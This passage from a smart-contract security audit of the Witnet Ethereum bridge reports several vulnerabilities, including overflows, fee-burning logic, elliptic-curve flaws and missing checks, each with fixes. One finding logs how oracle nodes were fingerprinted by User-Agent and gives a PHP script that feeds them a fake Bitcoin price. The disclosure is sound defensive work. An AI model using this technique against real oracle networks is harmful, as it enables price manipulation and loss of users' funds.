    uint256 resHash = uint256(sha256(abi.encodePacked(requests[_id].drHash, _result)));
    require(
        blockRelay.verifyTallyPoi(
            _poi,
            _blockHash,
            _epoch,
            _index,
            resHash, "Invalid PoI");
    requests[_id].result = _result; 2
    msg.sender.transfer(requests[_id].tallyReward);

    // Push msg.sender to abs
    abs.pushActivity(msg.sender, block.number);
    emit PostedResult(msg.sender, _id);
}
```



Code References:

- <https://github.com/witnet/witnet-ethereum-bridge/blob/9d1f3be651ac644056303d18c20eccc4fc490472/contracts/WitnetRequestsBoard.sol#L101>
- <https://github.com/witnet/witnet-ethereum-bridge/blob/9d1f3be651ac644056303d18c20eccc4fc490472/contracts/WitnetRequestsBoard.sol#L224>

Recommendations:

- It is suggested to add a boolean type field in the *DataRequest* struct as a flag to check whether the result has already been reported or not.

04 - Denial of Service via Integer Overflow

Category

Active

Risk

Denial of Service

ActiveBridgeSetLib.sol

 High
SWC-101 CWE-400

Description:

A Denial of Service (DoS) attack, is an attack on a computer system, functionality or network that causes a service or resource to be inaccessible to any legitimate user. It commonly causes the loss of connectivity to the network due to the high consumption of bandwidth or overhead of the computational resources of the attacked system.

This is one of the most common vulnerabilities in blockchain environments and perhaps one of the most critical given the importance of high availability in this type of decentralized networks.

In this case, Red4Sec has detected an Integer Overflow vulnerability in **ActiveBridgeSetLib.sol:154-156** that could lead to a denial of service.

The failure happens due to the counter variable "*id*" having a type `UINT16`, which highest maximum is 65535, and the variable to compare "*epochIdsLength*" has a type `UINT256`, which maximum value is 16 times higher. When it reaches its maximum value, an overflow will occur and the counter will start again at 0, producing a denial of service since it would never match the loop's ending condition.

```
function flushSlot(ActiveBridgeSet storage _abs, uint16 _slot) private {  
    // For a given slot, go through all identities to flush them  
    uint256 epochIdsLength = _abs.epochIdentities[_slot].length;  
    for (uint16 id = 0; id < epochIdsLength; id++) {  
        flushIdentity(_abs, _abs.epochIdentities[_slot][id]);  
    }  
    delete _abs.epochIdentities[_slot];  
}
```

The current denial of service has been decreased from critical to high risk since in order to exploit it, it would be necessary to introduce a total of 65536 valid witnet transactions (*epochIdentities*) in the same slot. To prevent these transactions from being removed, they would have to be completed within 8 ethereum blocks.

04 - Denial of Service via Integer Overflow

However, it should be noted that if the *CLAIM_BLOCK_PERIOD* is increased sometime in the future, it would be easier to execute this denial of service. Therefore, it is essential to proceed with its correction.

Proof of Concept:

The following image confirms as evidence:

```
contract Example
{
    function test() public returns (uint16)
    {
        uint16 counter=0;
        uint16 max=300;
        for(uint8 i=0;i<max;i++){ counter++; }
        return counter;
    }
}
```

Using a counter of less than the conditional type, produces an out of gas which occurs due to the infinite loop caused by the integer overflow.

✖ [vm] from:0xee...56821 to:Example.test() 0x55b...87197 value:0 wei data:0xf8a...8fd6d logs:0 hash:0x30c...a2b52

transact to Example.test errored: VM error: out of gas.
out of gas The transaction ran out of gas. Please increase the Gas Limit.
Debug the transaction to get more information.


Code Reference:

- <https://github.com/witnet/witnet-ethereum-bridge/blob/aa0583a4db3028cbe6bb480900d425ac12f2cb7e/contracts/ActiveBridgeSetLib.sol#L156-L157>

Recommendations:

- Perform comparisons between variables of the same type and size.
- Ensure that the processes to accomplish can be executed without exceeding maximum gas limits.

05 - Possible Burn of Funds while updating Data Request

Category	Active	Risk
Lack of verifications	WitnetRequestsBoard.sol	 Medium SWC-105 CWE-20
Description:		
<p>Red4Sec team has detected a high impact vulnerability, that in case of occurrence could cause the burn of funds due to a bad implementation in <i>upgradeDataRequest()</i> function located in <i>WitnetRequestBoard.sol</i> contract.</p> <p>This fault has been located between lines 166-168 of the contract and it is produced because the function does not include a <code>require()</code> that verifies the current status of the request. The current state of the request should be verified including a <code>require()</code>, since it is possible happen that the claim arrives before the user tries to extend the fee, which would burn that fee. In the same way, it could happen with publish. For this reason, it is necessary to carry out the appropriate checks to revert or not the transaction.</p> <pre>function upgradeDataRequest(uint256 _id, uint256 _tallyReward) external payable payingEnough(msg.value, _tallyReward) override { requests[_id].inclusionReward = SafeMath.add(requests[_id].inclusionReward, SafeMath.sub(msg.value, _tallyReward)); requests[_id].tallyReward = SafeMath.add(requests[_id].tallyReward, _tallyReward); }</pre>		
Code References:		
<ul style="list-style-type: none">https://github.com/witnet/witnet-ethereum-bridge/blob/cf4ffe9434be79ec29079a3fcdf885adfb213cb8/contracts/WitnetRequestsBoard.sol#L166-L168		
Recommendations:		
<ul style="list-style-type: none">Check the request status to evaluate whether revert or not the fee increase, and thus avoid unnecessary loss of ether.		

o6 - Prevent Loss of Funds when interacting with UsingWitnet contract

Category	Active	Risk
Algorithm poorly implemented	UsingWitnet.sol	<div style="display: flex; align-items: center;"> <div style="width: 20px; height: 20px; background-color: yellow; margin-right: 5px;"></div> <div> Medium SWC-105 CWE-840 </div> </div>

Description:

It has been verified that there is a different behaviour between **UsingWitnet** and **UsingWitnetBytes**. The first one, does not send the total of ether that has been sent during the transaction, instead it sends the sum of the two parameters of the fee.

This behaviour could lead to the burning of funds if the contract that implements it, does not include a withdrawal mechanism.

```
function witnetPostRequest(Request _request, uint256 _requestReward, uint256 _resultReward) internal returns (uint256) {
    return wrb.postDataRequest.value(_requestReward + _resultReward)(_request.bytecode(), _resultReward);
}
```

The following transaction made during the audit tests and it shows that a total of 0.005 Ethers is sent in the transaction, but since a fee of 0.0001 is defined, the remaining 0.0004 will stay on the counter and can only be recovered in in case a withdrawal function is implemented.

Overview
Internal Transactions
Event Logs (1)
State Changes

[This is a Goerli Testnet transaction only]

Transaction Hash:
0xf080dcdc71f05f54ec61a36f72bd047ca45aa62362671f69d9203de4310ae097

Status:
Success

Block:
2494105 74778 Block Confirmations

Timestamp:
12 days 23 hrs ago (Apr-09-2020 02:46:24 PM +UTC)

From:
0xa637ba8ec675e8ef787d7190b52ef5efb565653c

To:

Contract 0x17a2da47f30d47ceb20f28be6db5814c858fc706

- ↳ TRANSFER 0.0001 Ether From 0x17a2da47f30d47ceb20f... To → 0xfbd67d672c12b130b61...
- ↳ TRANSFER 0.0001 Ether From 0xfbd67d672c12b130b61... To → 0x72cf2dff1cf373ad818b3...

Value:

0.005 Ether (\$0.00)

Transaction Fee:
0.00297720777664 Ether (\$0.000000)

[Click to see More](#) ↓

Transaction: <https://goerli.etherscan.io/tx/0xf080dcdc71f05f54ec61a36f72bd047ca45aa62362671f69d9203de4310ae097>

o6 - Prevent Loss of Funds when interacting with UsingWitnet contract

The solution to this bug has already been discussed with the witnet development team in the following pull request: <https://github.com/witnet/witnet-ethereum-bridge/pull/73>

Code Reference:

- <https://github.com/witnet/witnet-ethereum-bridge/blob/aa0583a4db3028cbe6bb480900d425ac12f2cb7e/contracts/UsingWitnet.sol#L41-L42>

Recommendations:

- Add a *require()* verification that forces the *msg.value* to be equal to the sum of the two fees.
- It is suggested to unify the criteria of both contracts, so the *UsingWitnetBytes* mechanism, should be the standard one.
- This change requires modifying the examples *witnet/truffle-box* and *stampery-labs/witnet-pricefeed-example*.

07 - Witnet Node De-Anonymization

Category

Active

Risk

Information Leakage

Witnet

 **Medium**
CWE-203**Description:**

Considering Witnet's whitepaper (<https://witnet.io/witnet-whitepaper.pdf>) we can conclude that all requests made by the headless browser are made in a way that a human cannot differentiate them from the rest of the normal traffic, preventing in this way any kind of attacks by administrators. *The Witnet team is currently working on a solution, although this vulnerability is **outside the initial scope**.*

Using a headless browser also makes the witnesses indistinguishable from a human being using a regular web browser to navigate a website, so it prevents an hypothetical kind of attack in which the administrator of a website—aware of his site being used to influence the outcome a smart contract—may tamper with the attestations by presenting fake or contradicting information to miners or even blocking them altogether.

The Witnet blockchain is programmed in Rust, therefore, the HTTP requests that come from libraries programmed in this same language, could come from Witnet network nodes. An example of a library could be the old Rust HTTP client (called cHTTP) currently renamed to isahc (<https://github.com/sagebind/isahc>).

During the security audit, it was possible to identify the nodes used by witnet through a rare User-Agent and determine that indeed a common user would never use. This User-Agent is:

- `curl / X.X.X isahc / 0.7.6.`

The following image shows that requests from witnet are made with that User-Agent, making it easily identifiable:

07 - Witnet Node De-Anonymization

```
>./witnet node send-request --run --hex 0ac60108afdfa2f4051247123068747470733a2f2f616c7661726f6469617a6865726e616e64657a
2e65732f7769746e65742e7068703f63616c6c3d311a13841877821864646c6173748218571903e8185b125b123068747470733a2f2f616c7661726f
6469617a6865726e616e64657a2e65732f7769746e65742e7068703f63616c6c3d31a278618778218666362706982186663553448218646a726174
655f666c6f61748218571903e8185b1a0d0a0908051205fa3f00000100322090a0508051201011003100a18042001280130013801400248055046
Loading config from: /witnet.toml
Setting log level to: DEBUG, source: Config
[2020-04-09T10:20:03Z DEBUG witnet_data_structures] Set environment to testnet
[2020-04-09T10:20:03Z DEBUG witnet::cli::node::json rpc client] {"data request":{"time_lock":1586016175,"retrieve":[{"ki
nd":"HTTP-GET","url":"https://[REDACTED].es/witnet.php?call=1","script":[132,24,119,130,24,100,100,108,97,115,1
16,130,24,87,25,3,232,24,91]},{ "kind":"HTTP-GET","url":"https://[REDACTED].es/witnet.php?call=2","script":[134,
24,119,130,24,102,99,98,112,105,130,24,102,99,85,83,68,130,24,100,106,114,97,116,101,95,102,108,111,97,116,130,24,87,25,
83,[REDACTED] - - [09/Apr/2020:12:20:02 +0200] "GET /witnet.php?call=1 HTTP/1.1" 200 3567 "-" "curl/7.58.0 isahc/0.7.6"
83,[REDACTED] - - [09/Apr/2020:12:20:03 +0200] "GET /witnet.php?call=2 HTTP/1.1" 200 3315 "-" "curl/7.58.0 isahc/0.7.6"
```

Throughout the tests, more than 20 witnet nodes have been identified:

```
> cat /var/log/apache2/access.log* | grep "isahc" | sort -n | uniq
167 [REDACTED] - - [08/Apr/2020:19:06:45 +0200] "GET /witnet.php?call=1 HTTP/1.1" 302 3577 "-" "curl/7.67.0-DEV isahc/0.7.6"
167 [REDACTED] - - [08/Apr/2020:19:06:45 +0200] "GET /witnet.php?call=2 HTTP/1.1" 302 4053 "-" "curl/7.67.0-DEV isahc/0.7.6"
144 [REDACTED] - - [09/Apr/2020:12:19:30 +0200] "GET /witnet.php?call=1 HTTP/1.1" 200 3572 "-" "curl/7.67.0-DEV isahc/0.7.6"
144 [REDACTED] - - [09/Apr/2020:12:19:30 +0200] "GET /witnet.php?call=2 HTTP/1.1" 200 3320 "-" "curl/7.67.0-DEV isahc/0.7.6"
51 [REDACTED] - - [08/Apr/2020:19:18:45 +0200] "GET /witnet.php?call=1 HTTP/1.1" 302 3577 "-" "curl/7.67.0-DEV isahc/0.7.6"
51 [REDACTED] - - [08/Apr/2020:19:18:45 +0200] "GET /witnet.php?call=2 HTTP/1.1" 302 4053 "-" "curl/7.67.0-DEV isahc/0.7.6"
51 [REDACTED] - - [09/Apr/2020:12:19:30 +0200] "GET /witnet.php?call=1 HTTP/1.1" 200 3572 "-" "curl/7.67.0-DEV isahc/0.7.6"
51 [REDACTED] - - [09/Apr/2020:12:19:30 +0200] "GET /witnet.php?call=2 HTTP/1.1" 200 3320 "-" "curl/7.67.0-DEV isahc/0.7.6"
51 [REDACTED] - - [08/Apr/2020:19:06:45 +0200] "GET /witnet.php?call=1 HTTP/1.1" 302 3577 "-" "curl/7.67.0-DEV isahc/0.7.6"
51 [REDACTED] - - [08/Apr/2020:19:06:45 +0200] "GET /witnet.php?call=2 HTTP/1.1" 302 4053 "-" "curl/7.67.0-DEV isahc/0.7.6"
51 [REDACTED] - - [08/Apr/2020:19:50:15 +0200] "GET /witnet.php?call=1 HTTP/1.1" 302 3577 "-" "curl/7.67.0-DEV isahc/0.7.6"
51 [REDACTED] - - [08/Apr/2020:19:50:15 +0200] "GET /witnet.php?call=2 HTTP/1.1" 302 4053 "-" "curl/7.67.0-DEV isahc/0.7.6"
51 [REDACTED] - - [09/Apr/2020:12:24:00 +0200] "GET /witnet.php?call=1 HTTP/1.1" 200 3572 "-" "curl/7.67.0-DEV isahc/0.7.6"
51 [REDACTED] - - [09/Apr/2020:12:24:00 +0200] "GET /witnet.php?call=2 HTTP/1.1" 200 3320 "-" "curl/7.67.0-DEV isahc/0.7.6"
51 [REDACTED] - - [09/Apr/2020:12:19:30 +0200] "GET /witnet.php?call=1 HTTP/1.1" 200 3572 "-" "curl/7.67.0-DEV isahc/0.7.6"
51 [REDACTED] - - [09/Apr/2020:12:19:30 +0200] "GET /witnet.php?call=2 HTTP/1.1" 200 3320 "-" "curl/7.67.0-DEV isahc/0.7.6"
51 [REDACTED] - - [09/Apr/2020:12:24:00 +0200] "GET /witnet.php?call=1 HTTP/1.1" 200 3572 "-" "curl/7.67.0-DEV isahc/0.7.6"
51 [REDACTED] - - [09/Apr/2020:12:24:00 +0200] "GET /witnet.php?call=2 HTTP/1.1" 200 3320 "-" "curl/7.67.0-DEV isahc/0.7.6"
83 [REDACTED] - - [04/Apr/2020:17:57:34 +0200] "GET /witnet.php?call=1 HTTP/1.1" 200 3347 "-" "curl/7.58.0 isahc/0.7.6"
83 [REDACTED] - - [04/Apr/2020:18:03:45 +0200] "GET /witnet.php?call=1 HTTP/1.1" 200 3567 "-" "curl/7.58.0 isahc/0.7.6"
83 [REDACTED] - - [04/Apr/2020:18:03:46 +0200] "GET /witnet.php?call=2 HTTP/1.1" 200 3810 "-" "curl/7.58.0 isahc/0.7.6"
83 [REDACTED] - - [04/Apr/2020:18:04:42 +0200] "GET /witnet.php?call=1 HTTP/1.1" 200 3567 "-" "curl/7.58.0 isahc/0.7.6"
83 [REDACTED] - - [04/Apr/2020:18:04:43 +0200] "GET /witnet.php?call=2 HTTP/1.1" 200 3810 "-" "curl/7.58.0 isahc/0.7.6"
83 [REDACTED] - - [04/Apr/2020:18:08:14 +0200] "GET /witnet.php?call=1 HTTP/1.1" 302 3572 "-" "curl/7.58.0 isahc/0.7.6"
83 [REDACTED] - - [04/Apr/2020:18:09:35 +0200] "GET /witnet.php?call=1 HTTP/1.1" 302 3572 "-" "curl/7.58.0 isahc/0.7.6"
83 [REDACTED] - - [04/Apr/2020:18:10:48 +0200] "GET /witnet.php?call=1 HTTP/1.1" 302 3572 "-" "curl/7.58.0 isahc/0.7.6"
83 [REDACTED] - - [09/Apr/2020:12:12:01 +0200] "GET /witnet.php?call=1 HTTP/1.1" 200 3567 "-" "curl/7.58.0 isahc/0.7.6"
83 [REDACTED] - - [09/Apr/2020:12:12:02 +0200] "GET /witnet.php?call=2 HTTP/1.1" 200 3315 "-" "curl/7.58.0 isahc/0.7.6"
83 [REDACTED] - - [09/Apr/2020:12:19:29 +0200] "GET /witnet.php?call=1 HTTP/1.1" 200 3567 "-" "curl/7.58.0 isahc/0.7.6"
83 [REDACTED] - - [09/Apr/2020:12:19:29 +0200] "GET /witnet.php?call=2 HTTP/1.1" 200 3315 "-" "curl/7.58.0 isahc/0.7.6"
83 [REDACTED] - - [09/Apr/2020:12:20:02 +0200] "GET /witnet.php?call=1 HTTP/1.1" 200 3567 "-" "curl/7.58.0 isahc/0.7.6"
83 [REDACTED] - - [09/Apr/2020:12:20:03 +0200] "GET /witnet.php?call=2 HTTP/1.1" 200 3315 "-" "curl/7.58.0 isahc/0.7.6"
95 [REDACTED] - - [09/Apr/2020:12:19:30 +0200] "GET /witnet.php?call=1 HTTP/1.1" 200 3572 "-" "curl/7.67.0-DEV isahc/0.7.6"
95 [REDACTED] - - [09/Apr/2020:12:19:30 +0200] "GET /witnet.php?call=2 HTTP/1.1" 200 3320 "-" "curl/7.67.0-DEV isahc/0.7.6"
```


07 - Witnet Node De-Anonymization


```
> cat /var/log/apache2/access.log* | grep "isahc" | cut -d ' ' -f 1 | sort -n | uniq -c
2 167 .5
2 144 .85
4 51. 209
6 51. 215
6 51. 216
15 83. 118
2 95. .79
2 144 04.3
6 144 04.4
2 144 04.7
2 144 9.12
2 164 1.91
2 164 .186
2 167 .235
2 172 .222
2 45. .156
20 51. .168
2 93. .185
2 164 3.105
6 173 99.96
2 144 00.245
2 157 71.146
2 198 10.196
```

Once we have identified the Witnet nodes, we can prepare our endpoint to return erroneous results, to avoid one of the main concerns specified in the whitepaper, as displayed below:

```
<?php
if(strlen(strstr($_SERVER['HTTP_USER_AGENT'],'isahc')) <= 0 ){ // if not witnet
    echo '{"high": "6917.00000000", "last": "6727.48", "timestamp": "1586016120", "bid": "6738.61", "vwap": "6749.65", "volume": "5615.43317922", "low": "6610.00000000", "ask": "6749.21", "open": 6737.36}';
}
else
{
    echo '{"high": "6917.00000000", "last": "99999.48", "timestamp": "1586016120", "bid": "6738.61", "vwap": "6749.65", "volume": "5615.43317922", "low": "6610.00000000", "ask": "6749.21", "open": 6737.36}';
}
?>
```

Accordingly, if the request comes from the User-Agent that we have identified, it will show a false bitcoin price (for example), otherwise, for the rest of users, the real price will be shown, as we can see in the following images:

Real user



The screenshot shows a web browser window with the address bar displaying a URL ending in ".es/w". The page content shows a JSON object representing a Bitcoin price. The "last" field, which indicates the current price, is highlighted with a red box and contains the value "6727.48". The full JSON object is: {"high": "6917.00000000", "last": "6727.48", "timestamp": "1586016120", "bid": "6738.61", "vwap": "6749.65", "volume": "5615.43317922", "low": "6610.00000000", "ask": "6749.21", "open": 6737.36}.

Witnet Node

[illegible]

- Apply a generic User-Agent in order to avoid or at least make the identification of the nodes by webmasters and attackers more complicated.

o8 - Bad Implementation of ecAdd algorithm


Category

Active

Risk

Algorithm poorly implemented

ElipticCurve.sol

 **Medium**
SWC-121 CWE-248

Description:

A bad implementation of the algorithm **ecAdd** was found. In which, all cases or exceptions are not covered. This will produce undesired results, which can result in unhandled errors and/or denial of services in some scenarios.

In the course of the audit, it was observed that when employing sums between two points in the **ElipticCurve.sol** library, the value of Y is not checked. Therefore, when the value of X1 and X2 are the same, the value of Y should verify, otherwise it could lead to an infinite point.

```
function ecAdd(uint256 _x1,uint256 _y1,uint256 _x2,uint256 _y2,uint256 _aa,uint256 _pp)
    internal pure returns(uint256, uint256)
{
    uint x = 0;
    uint y = 0;
    uint z = 0;
    // Double if x1==x2 else add
    if (_x1==_x2) {
        (x, y, z) = jacDouble(
            _x1,
            _y1,
            1,
            _aa,
            _pp);
    } else {
```

As we can see in the following examples, taken from other known implementations (BouncyCastle, ANSSI-FR), the value of the Y should always check in order to return an infinity point or not.

o8 - Bad Implementation of ecAdd algorithm

```
# Infinity point or Doubling
if (x1 == x2):
    if ((y1 + y2) % curve.p) == 0):
        # Return infinity point
        return Point(self.curve, None, None)
    else:
        # Doubling
        L = ((3*pow(x1, 2, curve.p) + curve.a) * modinv(2*y1, curve.p)) % curve.p
```

- <https://github.com/microsoft/uprove-csharp-sdk/blob/c59911aec87d66bead02c6b33fb4587aaddffd98/ThirdParty/BouncyCastle/bc-trimmed/ECPPoint.cs#L657-L661>
- https://github.com/ANSSI-FR/libecc/blob/65ca8ad2a326a3e5b41dfc0a35a6ec16b41b8127/scripts/expand_libecc.py#L225-L226


Code References:

- <https://github.com/witnet/elliptic-curve-solidity/blob/7d814018d460849deabc882ef19c254160e06301/contracts/EllipticCurve.sol#L176>

Recommendations:

- Check the value of Y in order to detect whether it would return an infinity point or not.
- Perform single tests to check all possible exceptions that can be produced by the tested functions.
- Perform all unit tests that carry out official versions of the implemented standard.

09 - Multiple Integer Overflows

Category	Active	Risk
Memory Management	FastEcMul.sol; BufferLib.sol; ActiveBridgeSetLib.sol	 Low SWC-101 CWE-190

Description:

An Integer Overflow is a condition that occurs when an arithmetic operation results in a number which exceeds the maximum size capable to store in its assigned space - whether it is larger than the maximum or lower than the minimum conferred value. In general, overflow vulnerabilities are notably dangerous because they may lead to causing instability in the program, even when under normal operations.

These types of vulnerabilities can also be exploited in order to cause buffer overflows and attackers may use these conditions to influence in the value of variables in ways the programmer did not intend, compromising a program's reliability and security.

Red4Sec has detected that some smart contracts have potential vulnerabilities of integer overflow, which has a high tendency to cause issues in the future. The risk of this vulnerability has been categorized as low, given that they are located in very specific functions that lack of exploitability path.

Below, we indicate the code sections where they were found:

[Elliptic-curve-solidity\contracts\FastEcMul.sol:443-444](#)

As you can notice, at the beginning of the function the value of x has increased by 1, consequently it would produce an integer overflow and the result of said SQRT would be incorrect.

```
function _sqrt(uint256 _x) private pure returns (uint256) {
    uint256 z = (_x + 1) / 2;
    uint256 y = _x;
    while (z < y) {
        y = z;
        z = (_x / z + z) / 2;
    }
    return (y);
}
```

09 - Multiple Integer Overflows

This function runs independently with a value of:

0xFF. Because of the overflow $x+1$ would be equal to zero, following this x will be divided by z so it would be a division by 0, which throws the following exception:

```
call to Witnet._sqrt errored: VM error: invalid opcode.  
invalid opcode  
The execution might have thrown.  
Debug the transaction to get more information.
```

Witnet-ethereum-bridge\contracts\BufferLib.sol:54-55

Given the $_offset + _buffer.cursor > MAX (unit256)$, an overflow will occur.

```
function seek(Buffer memory _buffer, uint64 _offset, bool _relative) internal pure returns (uint64) {  
    uint64 newCursor = _offset;  
    // Deal with relative offsets  
    if (_relative == true) {  
        newCursor += _buffer.cursor;  
    }  
    // Make sure not to read out of the bounds of the original bytes  
    require(newCursor < _buffer.data.length, "Not enough bytes in buffer when seeking");  
    _buffer.cursor = newCursor;  
    return _buffer.cursor;  
}
```

Witnet-ethereum-bridge\contracts\ActiveBridgeSetLib.sol:166-167

Contingent upon the *identityCount* of the address received by the *_address* parameter does not exist; an overflow will occur setting the identity value to the maximum value possible for UINT16 (65535).

```
function flushIdentity(ActiveBridgeSet storage _abs, address _address) private {  
    // Decrement the count of an identity, and if it reaches 0, delete it and update `nextActiveIdentities` count  
    _abs.identityCount[_address]--;  
    if (_abs.identityCount[_address] == 0) {  
        delete _abs.identityCount[_address];  
        _abs.nextActiveIdentities--;  
    }  
}
```

09 - Multiple Integer Overflows

Code References:

- <https://github.com/witnet/elliptic-curve-solidity/blob/7d814018d460849deabc882ef19c254160e06301/contracts/FastEcMul.sol#L443-L444>
- <https://github.com/witnet/witnet-ethereum-bridge/blob/aa0583a4db3028cbe6bb480900d425ac12f2cb7e/contracts/BufferLib.sol#L54-L55>
- <https://github.com/witnet/witnet-ethereum-bridge/blob/aa0583a4db3028cbe6bb480900d425ac12f2cb7e/contracts/ActiveBridgeSetLib.sol#L166-L167>

Recommendations:

- It is advisable to establish the types in an explicit manner, to avoid the assumption that the types are identical and to use an index that could have been overflowed when performing a conversion.
- Choose an integer type used for a variable that is consistent with the functions to be performed or that can hold all possible values of an arithmetic operation.
- Both operands and results of an integer operation should be validated and checked for overflow conditions.
- Additionally, use known and audited libraries such as *SafeMath.sol* from *OpenZeppelin* to avoid overflows and mathematical operations issues.

10 - Outdated Compiler Version with Known Vulnerabilities

Category

Active

Risk

Bad practices

Witnet

 Low
SWC-102 CWE-937

Description:

Solc frequently releases new compiler versions. It can be problematic to use an outdated compiler version, especially if there are public bugs and issues disclosed that affect the current compiler version.

We have found that the different audited contracts use a solidity version **`>=0.5.3 <0.7.0`**.

```
pragma solidity >=0.5.3 <0.7.0;
```

Regarding this issue, it is advisable to use the latest version (**`v0.6.7`**) to test the compilation and to use a trusted version (latest stable) for deploying. This update will force the developers to resolve all possible compiler errors or warnings that presumably arise. There are currently a few low-impact bugs in the optimizer affecting `v0.5.5` that were fixed in solidity `v0.5.7`.

In addition to this, it is found suitable to also unify contracts compiler version in the pragma statement

Reference:


- <https://blog.ethereum.org/2019/03/26/solidity-optimizer-and-abienoderv2-bug/>

Recommendations:

For the standards to be followed and the code to be sustainable and maintainable, the following conditions should be met:

- Update to newer compiler version.
- Unify pragma statement.
- Update possible warning and compiler errors.

11 - Minor Logic Errors

Category	Active	Risk
Lack of verifications	WitnetRequestsBoardProxy.sol; CBOR.sol	 Low CWE-248

Description:

In the course of the audit, some minor potential logic errors were detected. These errors could produce unintended or undesired output or other problematic behaviours, although it may not be immediately recognized as such. These errors do not pose a great risk; however, it is advisable to review them and to verify that the design and behaviour of the code works as expected.

Alongside, we present some examples:

Witnet-ethereum-bridge\contracts\WitnetRequestsBoard.sol:212-213

In reportDataRequestInclusion() it is not verified that the claim of the request has been previously made. In case the claim is not made, it could burn tokens since pkClaim (the address that will receive the fee) will be equal to zero. It is recommended to verify that the claim has been made before calling reportDataRequestInclusion.

Witnet-ethereum-bridge\contracts\WitnetRequestsBoardProxy.sol:52-54

UsingWitnet and UsingWitnetBytes, shall implement the same logic for the user, after all the purpose is that the user to inherits them in order to use Witnet. There are functions that receive a different number of arguments as a parameter, so the implementation may rely upon which contract is used. The logic of both contracts should be identical, even if the types of arguments differ.


Witnet-ethereum-bridge\contracts\CBOR.sol:82-83

It would be advisable to adapt the sample contracts for the use of Witnet in order to use <https://blog.ethereum.org/2020/01/29/solidity-0.6-try-catch/> so that in case any error occurs during the process of deserialization, a denial of service would be avoided.


Recommendations:

- To review the logic of the entire code, analyzing that all the methods are correctly implemented and return the expected value.

12 - Owner Change Implementation

Category	Active	Risk
Sensitive Hardcoded Values	CentralizedBlockRelay.sol; WitnetRequestBoard.sol	 Low CWE-282
Description:		
<p>It has been detected in the code, that the smart contract does not currently contain any functionality that could be used to modify the owner of the contract. This functionality may be very useful in the future, so we highly recommend using an OpenZeppelin's library which allows you to change the owner.</p> <p>This library suggested is https://github.com/OpenZeppelin/openzeppelin-contracts-ethereum-package/blob/master/contracts/ownership/Ownable.sol and it would be sufficient if the contract <i>CentralizedBlockRelay.sol:26-28</i> and <i>WitnetRequestBoard.sol:129</i> inherited Ownable.sol contract from OpenZeppelin to be able to modify the owner.</p> <p>Including this feature would be a good choice for some extreme situations such as;</p> <ul style="list-style-type: none"> • Internal attacks of disgruntled employees or anyone who at some point have had access to the private key. • Transfer of the Token and its Infrastructure to third-parties. • Exposure of the owner's private key. • Human Failures. • Cyberattacks. <p>By implementing this new feature, the team could face these possible situations in the future.</p> <p>Code Reference:</p> <ul style="list-style-type: none"> • https://github.com/witnet/witnet-ethereum-block-relay/blob/a3bf55cc58dd8295d3ac4daed45de48a708823fc/contracts/CentralizedBlockRelay.sol#L27-L28 • https://github.com/witnet/witnet-ethereum-bridge/blob/cf4ffe9434be79ec29079a3fc85adfb213cb8/contracts/WitnetRequestsBoard.sol#L129 		
Recommendations:		
<ul style="list-style-type: none"> • Implement mechanisms for modifying the contract owner. • Inherit contracts from OpenZeppelin since these have been previously audited and can facilitate this implementation. 		

13 - Absence of Verifications

Category	Active	Risk
Insufficient control of exceptions	*.sol	 Low CWE-703
Description: <p>During the security audit, it has been detected that some parts of the source code do not contemplate or verify all possible errors. This could trigger an unexpected shutdown of the application or an unexpected way of functioning.</p> <p>Below are some examples where this lack of verification has been detected:</p> <ul style="list-style-type: none"> • Witnet-ethereum-bridge\contracts\UsingWitnet.sol :76-77 <i>It is not verified that the result in wrb.readResult (_id) is correct.</i> • Witnet-ethereum-block-relay\contracts\CentralizedBlockRelay.sol:157 <i>In postNewBlock() function, it is not verified that values are the expected. It should be verified that the epoch is the consecutive or the same as the last inserted.</i> • Witnet-ethereum-bridge\contracts\BufferLib.sol:37-41 <i>The cursor is not verified to be within the indexes of the "data" array.</i> • Witnet-ethereum-bridge\contracts\BufferLib.sol:87-88 <i>Does not verify that it is at the end of the stream.</i> • Witnet-ethereum-bridge\contracts\BufferLib.sol:104-114 <i>Does not verify that it is at the end of the stream.</i> • Witnet-ethereum-bridge\contracts\BufferLib.sol:120-131 <i>Does not verify that it is at the end of the stream.</i> • Witnet-ethereum-bridge\contracts\BufferLib.sol:137-148 <i>Does not verify that it is at the end of the stream.</i> • Witnet-ethereum-bridge\contracts\BufferLib.sol:154-165 <i>Does not verify that it is at the end of the stream.</i> • Witnet-ethereum-bridge\contracts\BufferLib.sol:171-182 <i>Does not verify that it is at the end of the stream.</i> • Witnet-ethereum-bridge\contracts\Witnet.sol:205-285 <i>Possible out of bound index in "error" array.</i> • Witnet-ethereum-bridge\contracts\Witnet.sol:418-424 <i>This function converts an array to a string but does not work correctly when the size is greater than 3 digits. It should be verified and reverted when it exceeds this limit.</i> 		

13 - Absence of Verifications

- **Witnet-ethereum-bridge\contracts\WitnetRequestsBoardProxy.sol:120-125**

When exiting for loop, instead of returning the default values. We recommend including a `revert()` in order to avoid returning non-existent "controllers".

- **Witnet-ethereum-bridge\contracts\WitnetRequestsBoardProxy.sol:177-178**

There is no proper verification that the index of "requests" array exceeds the established limits.

Possible Fix:

```
function checkDataRequestsClaimability(uint256[] calldata _ids) external view
returns (bool[] memory) {
    uint256 idsLength = _ids.length;
    uint256 requestLength = requests.length;
    bool[] memory validIds = new bool[](idsLength);
    for (uint i = 0; i < idsLength; i++) {
        uint256 index = _ids[i];
        validIds[i] = index < requestLength && ((requests[index].timestamp == 0
|| block.number - requests[index].timestamp > CLAIM_EXPIRATION) &&
        requests[index].drHash == 0 &&
        requests[index].result.length == 0);
    }
    return validIds;
}
```

- **Witnet-ethereum-bridge\contracts\WitnetRequestsBoard.sol:391-399**

Signature size is not verified.

- **Witnet-ethereum-bridge\contracts\WitnetRequestsBoard.sol:255-25**

Require missing.

- **Witnet-ethereum-bridge\contracts\WitnetRequestsBoard.sol:262-263**

Require missing.

